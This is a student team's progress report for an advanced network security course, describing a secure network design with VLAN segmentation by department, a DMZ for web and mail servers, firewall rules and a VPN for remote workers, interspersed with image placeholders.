**CSCE 5585 ADVANCED NETWORK SECURITY**

**SECURE NETWORK DESIGN IMPLEMENTATION**

**TEAM MEMBERS: Srithan Reddy Ganji-11654807**

**Sai Likhitha Anumula-11653212**

**Vyshanvi Cheedara-11656468**


**Introduction:**


This update is focused on the advancement that has been made in the formulation of a security architecture as well as the construction of the secure network architecture. The work covered entails the development of a Layer 3 network topology, segregation of networks through VLAN to accommodate different departments, the demilitarized zone for public services, and internal networks for other key services. Further, it ensured that the firewall was configured properly to demarcate traffic between these segments so as to provide check against unwarranted traffic as well as facilitate safe passage of traffic. Lastly, a secure VPN was implemented to enable authorised working from home to connect securely to internal resources, the configurations were tested and ensured to be functional.




**Network Design and Segmentation**

The first involved the logical network design where I incorporated the basic components that included internet connection, internal networks, DMZ, VPN connectivity and external connectivity. I divided the network in to various sections through VLAN, where ICT was assigned VLAN 10, Finance VLAN 20 and HR VLAN 30. I stored all the public-facing service in DMZ and for the webs and mail servers I have placed it in there.

Other such as internal database I isolated on the internal network for enhanced security. I then did VLAN configuration on the Layer 3 switch where I placed the right devices in the right VLAN and allowed communication between VLAN through switching on the Layer 3 switch. This made it easier to segment the network while at the same time allowing for a controlled communication between departments; thus each VLAN was geometrically separated from the other but would be able to communicate as required. This is in addition to updating the network diagram as a result of further segmentation and design considerations**.**

****

****

****





